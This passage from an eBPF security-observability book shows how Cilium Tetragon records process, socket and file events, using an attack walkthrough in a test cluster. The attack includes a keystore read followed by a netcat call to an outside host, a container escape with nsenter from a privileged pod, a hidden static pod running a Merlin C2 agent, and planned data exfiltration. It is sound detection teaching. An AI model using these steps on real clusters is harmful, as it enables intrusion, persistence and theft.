eBPF can trace the full lifecycle of a socket and corresponding connections for every container in your cluster. This includes visibility for a process listening for a connection, when a socket accepts an inbound connection from a client, how much data was transferred in and out of a connection, and when the socket is closed.

9 The `pivot_root system call` allows you to remount the root filesystem to a nonroot location, while simultaneously mounting something back on the root. It's typically used during a system startup when the system mounts a temporary root filesystem (e.g., an `initrd`), before mounting the real root filesystem, but it can be used for attackers mounting a sensitive filesystem inside a container.

10 As Michael Kerrisk calls it in *The Linux Programming Interface* (No Starch Press).

Tracking all network connections at the socket layer gives a cluster-wide view into all network connections in your cluster and includes the pod and process involved. There are numerous good reasons to collect network observability data, including to build out a least-privilege network policy. If you're planning on using network policies, you'll need network observability to help craft out your policy. By using network observability, you can also detect several techniques in the MITRE ATT&CK® framework,[11] which is a well-known knowledge base and model for adversary behavior. For example, you can identify lateral movement, which is when an attacker "explor[es] the network to find their target and subsequently gain[s] access to it. Reaching their objective often involves pivoting through multiple systems and accounts."[12]

## Filesystem Visibility

Unauthorized host filesystem access in containers has caused several severe vulnerabilities and privilege escalation techniques. The official Kubernetes documentation calls this out: "There are many ways a container with unrestricted access to the host filesystem can escalate privileges, including reading data from other containers, and abusing the credentials of system services, such as kubelet."[13]

While it's recommended to use a read-only filesystem for pods, observability into filesystem mounts inside a container or Kubernetes pods is crucial. We can observe all mount system calls from a container, which provide visibility for all mounts made in a node.

Observing read and write events to a filesystem or to *stdin/stdout/stderr* file descriptors is a powerful method to detect attacker behavior, including achieving persistence on a compromised system. Monitoring and enforcing access to sensitive files and credentials is a good way to get started. For example, by observing write access to the */root/~.ssh/authorized_keys* file, you can identify if an attacker installs a potential backdoor to maintain a foothold on the system.

11 "MITRE ATT&CK® is a globally accessible knowledge base of adversary tactics and techniques based on real-world observations."

12 Lateral movement is described in the MITRE ATT&CK framework.

13 Although this documentation is referenced in the deprecated PodSecurityPolicy, it's still relevant.

By monitoring a combination of system calls with eBPF, you can monitor access on sensitive files with `open`, or read and write with `read`, and `write`, respectively.

## The Underlying Host

Containers aren't the only show in town. Detecting malicious behavior in your pods and workloads is critical, but so is detecting malicious behavior in your cloud native infrastructure. Any worthy security observability solution should provide events for both containerized workloads as well as standard Linux processes on the node.

If you recall, containers are just Linux processes running in the context of a Linux namespace. The underlying host can be a physical or virtual machine and runs containerized workloads and standard processes using the same kernel. When building out your security observability, it's critical to capture both containerized and standard processes to provide visibility from initial access in a container to post-exploitation behavior, such as a container escape as a process on the host.[14]

Containers and Linux processes share their kernel,[15] and both are visible to eBPF. The combination of containerized processes and standard processes provides full visibility into workloads and node events. You can distinguish between events for nonnamespaced host processes, with namespaced container processes, while providing a unique identity for each.

## Real-World Detection

But how do you translate system calls and socket connections into detecting a real-world attack? If you run `strace` on your machine, you can see that system calls are happening all the time.[16] Not

14 An example attack framework can be MITRE. A few steps from the attack are covered in "Detecting a Container Escape with Cilium and eBPF" by Natalia Reka Ivanko.

15 With some notable exceptions, such as gVisor, which implements a proxy kernel in userspace or Firecracker, which provides a sandboxed and limited KVM guest per workload.

16 Strace is a useful diagnostic, instructional, and debugging tool which can help you for example to observe system calls.

everyone has the detection skills to identify an attack on these signals alone. Instead of observing each individual system call and network event that happens inside an environment, focusing on patterns of attacker behavior and their target object is more beneficial.

The MITRE ATT&CK framework defines repeatable patterns of attacks and can help identify attacker behavior. If you've defined a threat model,[17] you can define observability points around your risk profiles.

Using eBPF security observability during a red team assessment, penetration test, or Capture the Flag (CTF) event can identify real-world attacker behavior and validate that you have sufficient visibility into attacks. Participating in CTFs and red team exercises can also help sharpen your detection skills for real-world scenarios. The best way to detect an attack is by learning how to attack.

17 There are multiple books and online courses to learn how to define a threat model. An online course is "Kubernetes Threat Modeling" (O'Reilly).

CHAPTER 3

# Security Observability

Security observability is an essential tool in your security arsenal. Without it, you can't quantify a metric to represent the objective security properties of a system. Security investigations depend on retroactive data, and the only way to have data is to proactively collect it. Security observability is the only record you have.

But what core security events should you monitor? What events translate into actionable signals for your security team?

## The Four Golden Signals of Security Observability

SRE defines *four golden signals* for monitoring distributed systems.[1] Similarly, we define the four golden signals of container security observability as process execution, network sockets (TCP, UDP, and Unix), file access, and layer 7 network identity. Collectively, these data points provide crucial information of what occurred during the lifecycle of containers to detect a breach, identify compromised systems, understand the impact of the breach, and remediate affected systems.[2] As shown in Figure 3-1, eBPF provides full insights into the four golden signals of security observability.

1 The four golden signals are defined in *Site Reliability Engineering*.

2 See "FOR508: Advanced Incident Response, Threat Hunting, and Digital Forensics," a course by Sans Institute.




*Figure 3-1. eBPF collection points for a process, correlated by the `exec_id` value*

With the help of the open source eBPF-based tool Cilium Tetragon, each of the security observability signals can be observed and exported to user-space as JSON events.

*Cilium Tetragon* is an open source security observability and runtime enforcement tool from the makers of Cilium.[3] It captures different process and network event types through a user-supplied configuration to enable security observability on arbitrary hook points in the kernel. These different event types correspond to each of the golden signals. For example, to detect process execution, Cilium Tetragon detects when a process starts and stops. To detect network sockets, it detects whenever a process opens, closes, accepts or listens in on a network socket. File access is achieved by monitoring

3 Cilium Tetragon is an open source eBPF-based runtime security and visibility tool free to download. Cilium is an open source software for providing, securing, and observing network connectivity between container workloads—cloud native, and fueled by the revolutionary kernel technology eBPF.

file descriptors and a combination of system calls, such as `open`, `read`, and `write`. To gain layer 7 network identity, it takes advantage of the observed fields during a connection via network sockets.

Later in this chapter, we will give a walkthrough on installing Cilium Tetragon and generate security observability events with a real-world attack. Before that, let's dive into each signal!

## Process Execution

This first signal is *process execution*, which can be observed with the Cilium Tetragon `process_exec` and `process_exit` JSON events. These events contain the full lifecycle of processes, from *fork/exec* to *exit*,[4] including deep metadata such as:

*Binary name*
: Defines the name of an executable file

*Binary hash*
: A more specific form of attribution[5] than binary name

*Command-line argument*
: Defines the program runtime behavior

*Process ancestry*
: Helps to identify process execution anomalies (e.g., if a nodejs app forks a shell, this is suspicious)

*Current working directory*
: Helps to identify hidden malware execution from a temporary folder, which is a common pattern used in malware

*Linux capabilities*
: Includes effective, permitted, and inheritable,[6] which are crucial for compliance checks and detecting privilege escalation

4 In Linux, fork creates a new child process, which is a replica of its parent. Then the execve replaces the replica process with another program. Processes terminate by calling the exit system call after receiving a signal or fatal exception.

5 *Attribution* refers to using artifacts from an attack to identify an actor or adversary. An understanding of an adversary through attribution can provide vital defenses against their known tactics, techniques, and procedures (TTPs).

6 Capability sets define what permissions a capability provides.

*Kubernetes metadata*
: Contains pods, labels, and Kubernetes namespaces, which are critical to identify service owners, particularly in a multitenant environment

*exec_id*
: A unique process identifier that correlates all recorded activity of a process

While the `process_exec` event shows how and when a process was started, the `process_exit` event indicates how and when a process dies, providing a full lifecycle of all processes. The `process_exit` event includes similar metadata than the `process_exec` event and shares the same `exec_id` corresponding to the specific process.

The following snippet highlights some part of a `process_exec` event capturing `curl` against *www.google.com* from the elasticsearch pod:

```
"process_exec":{
    "process":{
       "binary":"/usr/bin/curl",
       "arguments":"www.google.com"
       "pod":{
          "namespace":"tenant-jobs",
          "name":"elasticsearch-56f8fc6988-pb8c7",
```

# Network Sockets

The second signal is *network sockets*, which can be observed with the Cilium Tetragon `process_connect`, `process_close`, and `process_listen` JSON events. The `process_connect` event records a process network connection to an endpoint, either locally, to another pod, or to an endpoint on the internet. The `process_close` event records a socket closing and includes sent and received byte statistics for the socket. The `process_listen` event records a process listening for connections on a socket. Capturing network sockets with these events provide:

- Improved identity over network packets because they're associated with process metadata instead of layers 3 or 4 network packet attributes
- A netflow replacement that can be used to detect data exfiltration or other unusual behavior with the socket statistics

The following snippet highlights some parts of a `process_connect` event that captures the network socket for the previously mentioned `curl www.google.com` command:

```
"process_connect":{
    "process":{
       "binary":"/usr/bin/curl",
       "arguments":"www.google.com"
       "pod":{
          "namespace":"tenant-jobs",
          "name":"elasticsearch-56f8fc6988-pb8c7"
       "destination_ip":"142.250.180.196",
       "destination_port":80,
       "protocol":"TCP"
```

# File Access

The third signal is *file access*, which can be observed with the Cilium Tetragon `process_kprobe` JSON events. By using kprobe hook points, these events are able to observe arbitrary system calls and file descriptors in the Linux kernel, giving you the ability to monitor every file a process opens, reads, writes, and closes throughout its lifecycle. For example, you can trace Unix domain sockets as files, which are particularly useful to monitor for an exposed docker socket, detect filesystem mounts or sensitive file access.

The following snippet highlights the most important parts of a `process_kprobe` event, which observes the `write` system call on the */etc/passwd* file:

```
"process_kprobe":{
   "process":{
      "binary":"/usr/bin/vi",
      "arguments":"/etc/passwd",
      "pod":{
         "namespace":"tenant-jobs",
         "name":"elasticsearch-56f8fc6988-sh8rm",
```

Additionally, to the Kubernetes identity and process metadata, the `process_kprobe` events contain the arguments of the observed system call. In this case, they are:

`path`
: The observed file's path

`bytes_arg`
: Content of the observed file encoded in base64

`size_arg`
: Size of the observed file in bytes

These arguments can be observed in the following snippet under the `function_name` field:

```
"function_name":"write",
"args":[
      "file_arg":{
         "path":"etc/passwd"
      }
      "bytes_arg":"ZGFlbW9uOng6MjoyOmRhZW1vbjovc2Jpbjovc2Jpbi",
      "size_arg":"627"
]
```

# Layer 7 Network Identity

*Layer 7 network identity* provides identity metadata for network sockets from pods, starting from very loose and going to very specific. This includes:

- IP address and ports
- A fully qualified domain name (FQDN)
- A TLS Server Name Indication[7]
- An HTTP host header: to detect domain fronting[8]

Events collected during a process lifecycle from beginning to end are shown in Figure 3-2.

As an example, for observing the process lifecycle with the four golden signals, we'll look into the following *lifecycle.sh* script executing in an elasticsearch pod:

```
#!/bin/sh
cat /usr/share/elasticsearch/config/elasticsearch.keystore
nc raiz3gjkgtfhkkc.not-reverse-shell.com 443
```

7 SNI is explained in the wonderful Cloudflare tech blog.

8 "Domain fronting involves using different domain names in the SNI field of the TLS header and the Host field of the HTTP header," as explained in the MITRE ATT&CK framework.




*Figure 3-2. Process lifecycle*

The bash script reads the *elasticsearch.keystore* file and creates a connection to *raiz3gjkgtfhkkc.not-reverse-shell.com* on port 443 by using the `cat` and `netcat` commands, respectively. By observing the script execution, Cilium Tetragon generates a `process_exec`:

```
"process_exec":{
    "process":{
       "exec_id":"bWluaWt1YmU6MzM0OTc2MDUxNjExMTozODMxMg==",
       "binary":"/usr/bin/sh",
       "arguments":"lifecycle.sh",
```

and a corresponding `process_exit` event:

```
"process_exit":{
    "process":{
      "exec_id":"bWluaWt1YmU6MzM0OTc2MDUxNjExMTozODMxMg==",
```

```
            "binary":"/usr/bin/sh",
            "arguments":"lifecycle.sh",
```

The *elasticsearch.keystore* read is detected with a `process_kprobe` event:

```
"process_kprobe":{
    "process":{
       "exec_id":"bWluaWt1YmU6MzM0OTc2NjQ2MjgyMjozODMxMw==",
       "binary":"/usr/bin/cat",
       "arguments": "/usr/share/elasticsearch/config/
                     elasticsearch.keystore"
 "function_name":"read",
    "args":[
          "file_arg":{
             "path": "/usr/share/elasticsearch/config/
              "elasticsearch.keystore"
          }
          "truncated_bytes_arg":{
             "orig_size":"65536"
          }
          "size_arg":"65536"
```

while the `netcat` connection is detected with a `process_connect` and a `process_close` event, respectively:

```
"process_connect":{
    "process":{
       "exec_id":"bWluaWt1YmU6MzM0OTc2NzgxOTUzNTozODMxNA==",
       "binary":"/usr/bin/nc",
       "arguments":"raiz3gjkgtfhkkc.not-reverse-shell.com 443"

"process_close":{
    "process":{
       "exec_id":"bWluaWt1YmU6MzM0OTc2NzgxOTUzNTozODMxNA==",
       "binary":"/usr/bin/nc",
       "arguments":"raiz3gjkgtfhkkc.not-reverse-shell.com 443"
```

The `exec_id` is used to correlate all these events from a single process, shown in Figure 3-2. These events during a process lifecycle can be invaluable during security investigations, threat hunting, compliance checks, and incident response.

Container security observability based on the four golden signals provides a full lifecycle of events for both ephemeral containers and long-running processes. This includes when a process is started, what it accessed, who/what it talked to, and when it exited. In the event of a breach or compromise, these events are invaluable to your security and regulatory teams. Proactively, this data is crucial for

compliance requirements, such as answering questions like "Do I have any privileged containers running?"

Note that Cilium Tetragon can provide more event types,[9] but we focus only on `process_exec`, `process_exit`, `process_connect`, `process_close`, `process_listen` and `process_kprobe` events to get started. Using only these six types, detecting a real-world attack becomes possible.

# Real-World Attack

Now that we've described the basics of security observability, let's observe a real-world attack and detect events with eBPF security observability along the way. Detecting attacks that you conduct yourself serves two essential purposes:

1. It teaches you how to "attack" safely in your own test clusters.
2. It helps you build knowledge of attacker tools and techniques and collect observability logs to detect malicious behavior.[10] These events will be used to build out prevention policy, which we cover in Chapter 4.

We'll be passively observing an attack in this report, but we encourage you to use these same tools and techniques on your test clusters to gain familiarity and learn on your own. You can also learn about attack tactics, techniques, and procedures by participating in capture the flag (CTF) events. Even if you're unsuccessful in CTF challenges, the walkthrough at the end can be an extremely valuable learning experience. The best way to learn how to detect is to first know how to attack.

## Stealthy Container Escape

In this attack, we take advantage of a pod with an overly permissive configuration (privileged in Kubernetes)[11] to enter into all the

9 The different event types that can be detected via Cilium Tetragon can be found on GitHub.

10 Tactics, techniques, and procedures (TTPs) define the behaviors, methods, and tools used by threat actors during an attack.

11 Privileged pods have direct access to all of the node's resources and disables all kernel sandboxing.

host namespaces with the `nsenter` command, which is shown in Figure 3-3.




*Figure 3-3. The privileged-the-pod container reaches the host filesystem*

From there, we'll will write a static pod manifest in the */etc/kubernetes/manifests* directory that will cause the kubelet to manage our pod directly.[12] We take advantage of a Kubernetes bug where we define a Kubernetes namespace that doesn't exist for our static pod, which makes the pod invisible to the API server. This makes our stealthy pod invisible to kubectl *and* the Kubernetes API server.

Our stealthy static pod runs a Merlin command and control (C2) agent. "Merlin is a cross-platform, post-exploitation command and control server and agent written in Go."[13] "A command and control [C&C] server is a computer controlled by an attacker which is used to send commands to systems compromised by malware and receive stolen data from a target network."[14] Our Merlin agent will reach out to our C2 server infrastructure running at *http://main.linux-libs.org*. The attack steps through this point are shown in Figure 3-4:

12 A static pod is locally managed by the kubelet and not the Kubernetes API server.

13 This is from the official Merlin documentation.

14 Trend Micro has an introduction to command and control systems.




*Figure 3-4. Merlin C2 infrastructure*

From the server, we can interactively run commands on the Merlin agent pod, and we'll pick up the security observability events to detect the attack. We'll look for sensitive files on the node and exfiltrate data to our server. Preventing access to sensitive files can be a good starting point to build out a prevention policy, and we'll use detection events from this attack to create observability-driven prevention policy, covered in Chapter 4.

## Install Cilium Tetragon

We encourage you to follow along by installing Cilium Tetragon on minikube on your local machine; otherwise, you can observe the security observability events in our public GitHub repository. Walking through these steps will provide the best learning opportunity, both as an attacker and a defender.

First, make sure you have minikube installed.

Second, let's start minikube and mount the BPF filesystem on the minikube node:[15]

```
minikube start --network-plugin=cni --cni=false --memory=4096 \
      --driver=virtualbox --iso-url=https://github.com/kubernetes\
      /minikube/releases/download/v1.15.0/minikube-v1.15.0.iso
```

Now let's install open source Cilium Tetragon:

```
helm install -n kube-system cilium-tetragon cilium/tetragon
```

Wait until the *cilium-tetragon* pod shows as running:

```
kubectl get ds -n kube-system cilium-tetragon
NAME                   READY   STATUS    RESTARTS   AGE
cilium-tetragon-pbs8g  2/2     Running   0          50m
```

Now let's observe the four golden signal security observability events (`process_exec`, `process_exit`, `process_connect`, `process_close`, `process_listen`) by running:

```
kubectl exec -n kube-system ds/cilium-tetragon -- tail \
             -f /var/run/cilium/tetragon.log
```

Now that we're capturing security observability events as JSON files,[16] let's prepare for our attack!

## Reaching The Host Namespace

The easiest way to perform a container escape is to spin up a pod with "privileged" in the pod spec. Kubernetes allows this by default and the privileged flag grants the container all Linux capabilities and access to host namespaces. The `hostPID` and `hostNetwork` flag runs the container in the host PID and networking namespaces respectively, so it can interact directly with all processes and network resources on the node. We provide an example *privileged.yaml*[17] file that you can use and that simply runs an nginx pod as privileged.

In another terminal, apply the privileged pod spec and wait until it becomes ready:

```
kubectl apply -f https://raw.githubusercontent.com/cilium\
          /tetragon/main/docs/security-observability-with-ebpf\
```

15 The installation instructions can be found in our GitHub repo.

16 You can pipe the JSON events through `jq` for a structured view and to be able to filter events.

17 See this example of an nginx pod that runs as privileged.

```
          /03_chapter/02_attack_files/privileged.yaml
pod/privileged-the-pod created
kubectl get pods
NAME                READY   STATUS    RESTARTS   AGE
privileged-pod      1/1     Running   0          11s
```

Now, we have a privileged pod running with the same permissions as root on the underlying node. Why is this so powerful? The capabilities that the pod is granted includes `CAP_SYS_ADMIN`, which is essentially the "new root" in Linux and gives direct access to the node.[18] This gives us access to breaking out of all container namespaces and exploit processes or filesystems on the underlying node where the privileged pod is deployed.

By observing the JSON events via Cilium Tetragon, you can identify the *privileged-pod* container start on the *default* Kubernetes namespace in the following `process_exec` event:

```
"process_exec":{
            "process":{
               "binary":"/docker-entrypoint.sh",
               "arguments":"/docker-entrypoint.sh nginx -g
                                        \"daemon off;\"",
               "pod":{
                  "namespace":"default",
                  "name":"privileged-pod",
               "cap":{
                  "permitted":[
                    "CAP_SYS_ADMIN",
                    "CAP_NET_RAW"
            "parent":{
               "binary":"/usr/bin/containerd-shim"
```

**NOTE**

Events shown here are redacted for length; however, the full events can be found at our GitHub repository.

18 The goal of Linux capabilities, in theory, is to eliminate the overly permissive privileges granted to users and applications by providing a more granular set of permissions. However, as Michael Kerrisk wrote in 2012, "the powers granted by `CAP_SYS_ADMIN` are so numerous and wide-ranging that, armed with that capability, there are several avenues of attack by which a rogue process could gain all of the other capabilities."

If you look further, you can also inspect the */docker-entrypoint.sh* binary as an entry point from the */usr/bin/containerd-shim* parent, which starts an nginx daemon. The corresponding TCP socket is represented by a `process_listen` event, where you can see that */usr/sbin/nginx* listens on port 80:

```
"process_listen":{
   "process":{
      "binary":"/usr/sbin/nginx",
   "ip":"0.0.0.0",
   "port":80,
   "protocol":"TCP"
```

Now, let's `kubectl exec` to get a shell in the privileged-pod:

```
kubectl exec -it privileged-pod -- /bin/bash
root@minikube:/
```

Here we can observe the `kubectl exec` with the following `process_exec` event:

```
"process_exec":{
   "process":{
      "binary":"/bin/bash",
      "pod":{
         "namespace":"default",
         "name":"privileged-pod",
   "parent":{
      "binary":"/usr/bin/runc",
      "arguments":"--root /var/run/docker/runtime-runc/moby
```

In our kubectl shell, let's use `nsenter` to enter the host's namespace and run `bash` as root on the host:

```
root@minikube:/# nsenter -t 1 -m -u -n -i -p bash
bash-5.0#
```

The `nsenter` command executes commands in user-specified namespaces. The first flag, `-t`, defines the target Linux namespace. Every Linux machine runs a process with PID 1 that runs in the host namespace. The other command-line arguments define the namespaces the command runs in. In this case, the mount, user, network, IPC, and PID namespaces are listed.

So, we escape the container by breaking out of the namespaces and running `bash` as root on the host. We can identify this container escape by observing two `process_exec` events. The first `process_exec` event is the `nsenter` command with the namespace command-line arguments:

```
"process_exec":{
   "process":{
      "binary":"/usr/bin/nsenter",
      "arguments":"-t 1 -m -u -n -i -p bash",
```

By observing the second `process_exec` event, we can detect the `bash` execution in the node's namespace with `nsenter` as the parent process:

```
"process_exec":{
   "process":{
      "uid":0,
      "cwd":"/",
      "binary":"/usr/bin/bash",
   "parent":{
      "binary":"/usr/bin/nsenter",
      "arguments":"-t 1 -m -u -n -i -p bash",
```

We can also detect an unprivileged container that manages to achieve local privilege escalation via exploiting a kernel vulnerability.

Next, we'll maintain a foothold on the node and hide any traces of our activities! We'll be running a command and control (C2) agent but we don't want to expose our C2 agent to the Kubernetes administrators. To facilitate persistence, we'll exploit a Kubernetes bug by firing up an invisible container.

## Persistence

There are many ways you can achieve persistence.[19] In this example, we'll use a hidden static Kubernetes pod. When you write a pod spec in the */etc/kubernetes/manifests* directory on a `kubeadm` bootstrapped cluster like minikube,[20] the kubelet will automatically launch and locally manage the pod. Normally, a "mirror pod" is created by the API server, but in this case, we'll specify a Kubernetes namespace that doesn't exist so the "mirror pod" is never created and kubectl won't know about it. Because we have unfettered access to node resources, let's `cd` into the */etc/kubernetes/manifests* directory and drop a custom hidden pod spec:

19 *Persistence* refers to the techniques an adversary carries out to maintain a permanent foothold on the system they've exploited, even if the credentials or IAM properties are updated.

20 `Kubeadm` is the community-developed Kubernetes cluster bootstrapping utility. `Kubeadm` is the underlying bootstrap utility for many common cluster bootstrapping utilities including `kubeadm`, cluster-api, and others.

```
cd /etc/kubernetes/manifests
cat << EOF > merlin-agent-silent.yaml
apiVersion: v1
kind: Pod
metadata:
  name: merlin-agent
  namespace: doesnt-exist
spec:
  containers:
  - name: merlin-agent
    image: merlin-agent-h2:latest
    securityContext:
      privileged: true
EOF
```

Now that we've written our hidden PodSpec to kubelet's directory, we can verify that the pod is invisible to the Kubernetes API server by running `kubectl get pods --all-namespaces`; however, it can be identified by Cilium Tetragon. By monitoring security observability events from Cilium Tetragon, you can detect persistence early in the MITRE framework by detecting the *merlin-agent-silent.yaml* file write with `/usr/bin/cat` in the following `process_exec` event:

```
"process_exec":{
   "process":{
      "cwd":"/etc/kubernetes/manifests/",
      "binary":"/usr/bin/cat",
```

After compromising the cluster and achieving persistence with a container escape with an invisible container, what can you do next? There are several post-exploitation techniques: you can gain further access to the target's internal networks, gather credentials, create a C2 infrastructure, or exfiltrate data from the environment. In this report, we'll create a command and control infrastructure and perform data exfiltration on the environment by locating sensitive PDF files and sending them over via an SSH tunnel with the C2 agent. The detailed attack steps are shown in Figure 3-3 and will be covered in the next section.

## Post Exploitation Techniques

*Post-exploitation* defines the tactics and techniques an attacker carries out after they've successfully compromised the environment. Post-exploitation techniques can include scanning for vulnerable machines on the target network, enabling cluster-wide or cloud

privilege escalation, data exfiltration, harvesting cluster/cloud credentials, and more.

### C2 agent

As a post-exploitation step, we created a C2 agent for persistence with a custom docker image that establishes a persistent connection with the C2 server. In Figure 3-5, we cover each step of the post-exploitation behavior in the attack.




*Figure 3-5. Post-exploitation attack steps including C2 and data exfiltration*

In the corresponding `process_exec` event, we can detect the malicious binary executing from a temp directory (a technique often used in malware) */tmp/go-build282325721/b001/exe/main* with the arguments specifying the C2 server, the used protocol, and the pre-shared key:[21]

```
"process":{
   "cwd":"/opt/merlin-agent/",
   "binary":"/tmp/go-build3518135900/b001/exe/main",
   "arguments":"-v -url https://main.linux-libs.org:443
       -proto h2 -psk SecurePSK!23@456",
```

21 Having the credentials in the arguments is beneficial for detecting the attack, but if you're concerned about leaking secrets in process arguments, these can be removed via Cilium Tetragon configuration in the future.

In this case, the agent is using HTTP2 to communicate with the server with the exchanged `SecurePSK!23@456` key. We can use the `exec_id` to correlate all events from the process, including the corresponding TCP socket in a `process_connect` event. By inspecting the destination IP address 34.116.205.187 and port 443, we've located the C2 server:

```
"process_connect":{
   "process":{
      "exec_id":"bWluaWt1YmU6MjA4MjU3MzM4MjgwMToyNTc0NA==",
      "cwd":"/opt/merlin-agent/",
      "binary":"/tmp/go-build3518135900/b001/exe/main",
  "destination_ip":"34.116.205.187",
 "destination_port":443,
 "protocol":"TCP"
```

Using the same `exec_id`, we can identify all the activity of the agent, including the agent reaching out regularly to the server and executing any commands supplied from the attacker. This is represented by two events: a `process_connect` and the corresponding `process_close`:

```
"process_close":{
   "process":{
      "exec_id":"bWluaWt1YmU6MjA4MjU3MzM4MjgwMToyNTc0NA==",
      "cwd":"/opt/merlin-agent/",
      "binary":"/tmp/go-build3518135900/b001/exe/main",
      "arguments":"-v -url https://main.linux-libs.org:443
          -proto h2 -psk SecurePSK!23@456",
   "destination_ip":"34.116.205.187",
   "destination_port":443,
   "stats":{
      "bytes_sent":"4364",
